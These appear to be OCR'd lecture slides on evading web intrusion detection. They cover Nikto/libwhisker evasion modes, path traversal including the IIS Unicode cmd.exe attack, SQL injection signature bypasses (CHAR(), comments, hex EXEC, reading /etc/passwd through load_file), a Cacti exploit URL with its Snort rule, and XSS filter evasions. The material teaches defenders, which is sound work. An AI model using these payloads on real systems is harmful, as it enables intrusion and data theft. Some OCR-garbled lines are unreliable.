
3) Mod_Security Check
Checking signature "/wwwboard/passwd\\.txt"
At THE_REQUEST
Checking against "GET /wwwboard/posswd.txt
HTTP/1.0"
Signature check returned 0 (29 usec)

4) Mod_Speling Fixes URL
Fixed spelling: /wwwboard/posswd.txt
to www/board/passwd.txt
Returns-
HTTP/1.1 301 Moved Permanently
Location: http://x/wwwboard/passwd.txt

Common Evasion Tactics

- Common evasion techniques that were pioneered by RainForestPuppy with libwhisker (now also used in Nikto):
  - **Use of mixed case characters.**
  - **Character escaping (e.g. i\d converts to id).**
  - **Excessive use of whitespace.**
  - **HTML entities.**

Nikto’s Evasion Options



```
-evasion <evasion method>
     IDS evasion techniques.  This enables the intrusion detection evasion in LibWhisker.  Multiple options
     can be used by stringing the numbers together, i.e. to enable methods 1 and 5, use "-e 15".  The valid
     options are (use the number preceeding each description):
            1     Random URI encoding (non-UTF8)
            2     Add directory self-reference /./
            3     Premature URL ending
            4     Prepend long random string to request
            5     Fake parameters to files
            6     TAB as request spacer instead of spaces
            7     Random case sensitivity
            8     Use Windows directory separator \ instead of /
            9     Session splicing
           See the LibWhisker source for more information, or http://www.wiretrip.net/
```

Random URI Encoding

```
192.168.1.103 - - [15/May/2005:18:51:59 -
  0400] "GET /b%69n/ HTTP/1.0" 404 202
  "-" "-" "192.168.1.103" "Keep-Alive" "-"
  "Mozilla/4.75"
```

Directory Self-Reference

```
192.168.1.103 - - [15/May/2005:18:54:51 -
0400] "GET /./bin/./ HTTP/1.0" 404 202
"-" "-" "192.168.1.103" "Keep-Alive" "-"
"Mozilla/4.75"
```

Premature URL Ending

```
192.168.1.103 - - [15/May/2005:18:55:48
   -0400] "GET
   /%20HTTP/1.1%0D%0A%0D%0AAcce
   pt%3A%20dKQNlwMePyab/../../bin/
   HTTP/1.1" 403 729 "-" "-"
   "192.168.1.103" "Keep-Alive" "-"
   "Mozilla/4.75"
```

Prepend Long Random String

```
GET
    /OBsggXGj81VgVeOBsggXGj81VgVeOBsggXGj81VgVeOBsggX
    Gj81VgVeOBsggXGj81VgVeOBsggXGj81VgVeOBsggXGj81VgV
    eOBsggXGj81VgVeOBsggXGj81VgVeOBsggXGj81gVeOBsggXG
    j81VgVeOBsggXGj81VgVeOBsggXGj81VgVeOBsggXGj81VgVe
    OBsggXGj81VVeOBsggXGj81VgVeOBsggXGj81VgVeOBsggXGj
    81VgVeOBsggXGj81VgVeOBsggXGj81VgeOBsggXGj81VgVeOB
    sggXGj81VgVeOBsggXGj81VgVeOBsggXGj81VgVeOBsggXGj81
    VgVOBsggXGj81VgVeOBsggXGj81VgVeOBsggXGj81VgVeOBsg
    gXGj81VgVeOBsggXGj81VgVeBsggXGj81VgVeOBsggXGj81VgV
    eOBsggXGj81VgVeOBsggXGj81VgVeOBsggXGj81VgVeOsggXG
    j81VgVeOBsggXGj81VgVe/../bin/ HTTP/1.0
Host: 192.168.1.103
Connection: Keep-Alive
Content-Length: 0
User-Agent: Mozilla/4.75
```

Fake Parameter

```
192.168.1.103 - - [15/May/2005:19:07:16 -0400] "GET /kaZbHv3lKOZs9IiQO9.html%3fbfEqP93TAew=/..//bin/ HTTP/1.1" 403 729 "-" "-" "192.168.1.103" "Keep-Alive" "-" "Mozilla/4.75"
```

Using Tab instead of Space

```
192.168.1.103 - - [15/May/2005:19:08:58 -
   0400] "GET\t/bin/ HTTP/1.0" 404 202 "-"
   "-" "192.168.1.103" "Keep-Alive" "-"
   "Mozilla/4.75"
```

Random Case Sensitivity

```
192.168.1.103 - -
   [15/May/2005:19:09:58 -0400] "GET
   /bIn/ HTTP/1.0" 404 202 "-" "-"
   "192.168.1.103" "Keep-Alive" "-"
   "Mozilla/4.75"
```

Windows Directory Separator

```
192.168.1.103 - - [15/May/2005:19:16:09 -
   0400] "GET ..\\..\\..\\..\\..\\..\\..\\..\\..\\etc\\*
   HTTP/1.0" 404 - "-" "-" "192.168.1.103"
   "Keep-Alive" "-" "Mozilla/4.75"
```

Session Splicing

```
T 192.168.1.103:4894 -> 192.168.1.103:80 [AP] G
 #####
T 192.168.1.103:4894 -> 192.168.1.103:80 [AP] E
##
T 192.168.1.103:4894 -> 192.168.1.103:80 [AP] T
##
T 192.168.1.103:4894 -> 192.168.1.103:80 [AP]
##
T 192.168.1.103:4894 -> 192.168.1.103:80 [AP] /
##
T 192.168.1.103:4894 -> 192.168.1.103:80 [AP] b
 ##
T 192.168.1.103:4894 -> 192.168.1.103:80 [AP] i
##
T 192.168.1.103:4894 -> 192.168.1.103:80 [AP] n
 ##
T 192.168.1.103:4894 -> 192.168.1.103:80 [AP] /
```

Evasion Examples

- Null byte attacks
  - Most application platforms are still C-based and use the null byte to terminate strings.
  - Such platforms might not be able to see past an encoded null byte.
  - Example (path construction):

$path = /path_prefix/ + $file + ".html"

  - Attack:

/script.php?file=../../../etc/passwd%00

Canonicalization

- Happens when there are multiple representations of the same object
  - **For example, C:\test.dat and test.dat are the same**
  - **Another example, “#” is %23 with URL encode**
- Poses a big challenge for IDS/IPS
  - **You have to know the different representations**
- Make sure canonicalization is done when performing checking
  - **Put things to the most simple form before checking**

URL Encoding

- RFC 1738 states that only alphanumeric and special characters "$-_.+!*'()," can be included in the URL.
  - **Space and other control characters are not allowed in the URL.**
- URL encoding allows many special characters to be passed to the web server via the URL.
- Example:
    - Space is not suppose to be in the URL.
    - URL Encode – Space = 20 in 8-bit hex code
    - Add % in front: %20
    - Characters such as & = ^ # % ^ { are all converted the same way.

Unicode

- Unicode provides a unique number for every character on every platform, application, and language (http://www.unicode.org).
- Developed to address multiple languages.
- Used to bypass input filters in web servers.
- Each character is represented by two octets:

  “\” is encoded as %c1%9c

- http://host/scripts/../../winnt/system32/cmd.exe?/c+dir

is the same as:

http://host/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir

Evasion Examples

- Unicode evasion techniques:


1. **Overlong characters (below are valid 0x0a UTF-8 encodings):**

   ```
   0xc0 0x8a
   0xe0 0x80 0x8a
   0xf0 0x80 0x80 0x8a
   0xf8 0x80 0x80 0x8a
   Oxfc 0x80 0x80 0x8a
   ```

2. **Evasion using IIS-specific %uXXYY encoding:**

   `%u002f` (forward slash)

HTTP Chameleon Demo



Http Request: GET /cgi-bin/foo.cgi?param=blah HTTP/1.0

Encodings and Obfuscations:
- Short UTF-8 Encoding
- Long UTF-8 Encoding
- Double % Hex Encoding
- Double Nibble Encoding
- %U Encoding
- Mismatch Encoding

Descriptions:

%U Encoding:

%U encoding is valid on IIS web servers. This is Microsoft's way of encoding unicode codepoints in hexadecimal.


Http Host: www.google.com

Http Port: 80

Demonstration: Unicode Exploit - Path Transversal Basics

- ../ represents the parent path
  - **Up one level in directory structure**
  - **../../ goes up two levels, and so on**
  - **It’s ..\ for Windows**
- Typically ..\ is not successful on IIS (Internet Information Server)
- In late 2000, a vulnerability was found on IIS:
  - **Lack of checking on Unicode characters**
  - **If the \ in the ..\ is represented in unicode, the ..\ would work**

Demonstration: Unicode Exploit - The Actual Attack




```
https://10.10.10.3/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:
```

```
 Directory of C:\Inetpub\scripts

10/12/2003  07:58p      <DIR>          .
10/12/2003  07:58p      <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   3,317,186,560 bytes free
```

Case study:

Full Width Unicode Evasion

- CERT VU#739224, May 14th 2007
  - http://www.kb.cert.org/vuls/id/739224



Vendor	Status	Date Updated
3com, Inc.	Vulnerable	17-May-2007
Alcatel	Unknown	16-Apr-2007
Apple Computer, Inc.	Not Vulnerable	24-Apr-2007
AT&T	Unknown	16-Apr-2007
Avaya, Inc.	Unknown	16-Apr-2007
Avici Systems, Inc.	Unknown	16-Apr-2007
Borderware Technologies	Unknown	16-Apr-2007
Bro	Unknown	16-Apr-2007
Charlotte's Web Networks	Unknown	16-Apr-2007
Check Point Software Technologies	Unknown	16-Apr-2007
Chiaro Networks, Inc.	Unknown	16-Apr-2007
Cisco Systems, Inc.	Vulnerable	15-May-2007
Citrix	Unknown	26-Apr-2007

SQL Injection: Evasion Techniques

- Input validation circumvention and IDS Evasion techniques are very similar
- Snort based detection of SQL Injection is partially possible but relies on "signatures"
- Signatures can be evaded easily
- Input validation, IDS detection AND strong database and OS hardening must be used together

Case study: 1=1

- Classic example of an SQL injection attack. Often used as a signature.
- But, can be avoided easily using:
  - **Encoding: 1%3D1**
  - **White Space: 1   =%091**
  - **Comments 1 /* This is a comment */ = 1**
- Actually not required at all by attacker.
  - **Any true expression would work: 2 > 1**
  - **In some cases, a constant would also work. In MS-Access all the following are true: 1, “1”, “a89”, 4-4.**
- No simple generic detection

Case study: 1=1 continued

Evading ' OR 1=1 signature

- ' OR 'unusual' = 'unusual'
- ' OR 'something' = 'some'+'thing'
- ' OR 'text' = N'text'
- ' OR 'something' like 'some%'
- ' OR 2 > 1
- ' OR 'text' > 't'
- ' OR 'whatever' IN ('whatever')
- ' OR 2 BETWEEN 1 AND 3

Generic application layer signatures

- Detect attack indicators and not attack vectors:
  - **xp_cmdshell,**
  - **"<", single quote - Single quote is very much needed to type *O'Brien***
  - ***select*, *union – which are English words***
- *Aggregate indicators to determine an attack:*
  - **Very strong indicators: xp_cmdshell, varchar,**
  - **Sequence: *union* …. *select*, *select* … *top* … *1***
  - **Amount**: ***script*, *cookie* and *document* appear in the same input field.**
  - **Sequence over multiple requests from the same source.**

Snort signature for Bugtraq vulnerability #21799

Exploit:

```
/cacti/cmd.php?1+1111)/**/UNION/**/SELECT/**/2,0,1,1,127
.0.0.1,null,1,null,null,161,500, proc,null,1,300,0, ls -
la > ./rra/suntzu.log,null,null/**/FROM/**/host/*+11111
```

Snort Signature:

```
alert tcp $EX                T any -> $H                $HTTP_PORTS
(
  msg:"BLEEDI          EB Cacti cmd.php Remote Arbitrary
  SQL Command Execution Attempt";
  flow:to_server,established;
  uricontent:"/cmd.php?"; nocase;
  uricontent:"UNION"; nocase;
  uricontent:"SELECT"; nocase;
  reference:cve,CVE-2006-6799; r             raq,21799;
        type: web-application-att            334; rev:1;
```

Does the application accepts POST requests?

Signature built for specific exploit

An SQL injection does not have to use SELECT or UNION

UNION and SELECT are common English words. So is SELECTION

LD

Signatures vs. Rules

Signatures:

- Simple text strings or regular expression patterns matched against input data.
- Usually detect attack vectors for known vulnerabilities, while web applications are usually custom made.
- Variations on attack vectors are very easy to create

Rules:

- Multiple operators and logical expressions: Is password field length > 8?
- Selectable anti-evasion transformation functions.
- Control structures such as IF:
  - **Apply different rules based on transactions.**
- Variables, Session & state management:
  - **Aggregate events over a sessions.**
  - **Detect brute force & denial of service.**
  - **Audit user name for each transaction**

CHAR() for Evasion

- Using SQL Char functions in order to try to evade IDS/IPS

```
/resource/resource.asp?promoid= /
(SELECT+TOP+1+Char(77)+Char(58)+name+Char(58)+filename+ /
FROM+master..sysdatabases+ /
   WHERE+name+>+Char(48)+ORDER+BY+name+ASC)-- / sp_password
   R+BY+name+ ASC%29--sp_password
```

Char() uses the ASCII decimal value for printable and non printable characters
ASC%XX is a URL encoded character

- Another example:
- 'union select * from users where username = char (114,111,111,116)
- Same as 'union select * from users where username = root

Char(114) = ‘r'	Char(111) = ‘o'	Char(111) = ‘o'	Char(116) = ‘t'

Circumvention using Char()

- Inject without quotes (string = "%"):
  - **' or username like char(37);**
- Inject without quotes (string = "root"):
  - **' union select * from users where login = char(114,111,111,116);**
- Load files in unions (string = "/etc/passwd"):
  - **' union select 1, (load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;**
- Check for existing files (string = "n.ext"):
  - **' and 1=(if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));**

IDS Signature Evasion using white spaces

- UNION SELECT signature is different to
- UNION   SELECT
- Tab, carriage return, linefeed or several white spaces may be used
- Dropping spaces might work even better
  - **'OR'1'='1' (with no spaces) is correctly interpreted by some of the friendlier SQL databases**

IDS Signature Evasion using comments

- Some IDS are not tricked by white spaces
- Using comments is the best alternative
  - **/* … */ is used in SQL99 to delimit multirow comments**
  - **UNION/**/SELECT/**/**
  - **'/**/OR/**/1/**/=/**/1**
  - **This also allows to spread the injection through multiple fields**
    - USERNAME: ' or 1/*
    - PASSWORD: */ =1 --

IDS Signature Evasion using string concatenation

- In MySQL it is possible to separate instructions with comments
  - **UNI/**/ON SEL/**/ECT**
- Or you can concatenate text and use a DB specific instruction to execute
  - **Oracle**
    - '; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
  - **MS SQL**
    - '; EXEC ('SEL' + 'ECT US' + 'ER')

IDS and Input Validation Evasion using variables

- Yet another evasion technique allows for the definition of variables
  - **; declare @x nvarchar(80); set @x = N'SEL' + N'ECT US' + N'ER');**
  - **EXEC (@x)**
  - **EXEC SP_EXECUTESQL @x**
- Or even using a hex value
  - **; declare @x varchar(80); set @x = 0x73656c65637420404076657273696f6e; EXEC (@x)**
  - **This statement uses no single quotes (')**

Under the Radar: Unicode and URL Encoding

Alternate encodings can be used to bypass countermeasures.

Signature:

- ‘ OR 1=1

Alternate encoding:

- http://vulnerable.com?company=sans%27%20OR%201%3D1

Alternate encodings for a single quote:

Character	URL/Hex	%u	UTF-8	Double Decode
‘	%27	%u0027	00 27 C0 A7 E0 80 A7 F0 80 80 A7	%2527 %%327 %%32%37 %25%32%37

Cross-site Scripting (XSS) Evasions

- Filtering is the most common implemented mitigation strategy
  - **Difficult to do it right**
- Canonicalization
  - **Encoding and Decoding**
  - **Functional equivalents within HTML and Javascripts**
- Best resource on the topic of XSS evasion
  - **http://ha.ckers.org/xss.html**

XSS – Evasion Examples

- Original form
  - `<script>alert(‘XSS’)</script>`
- In the context of an image
  - `<IMG SRC="javascript:alert('XSS');">`
- In the context of Table
  - `<TABLE BACKGROUND="javascript:alert('XSS')">`
- Original form with URL encode
  - `%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%2018%58%53%53%2019%29%3C%2F%73%63%72%69%70%74%3E`

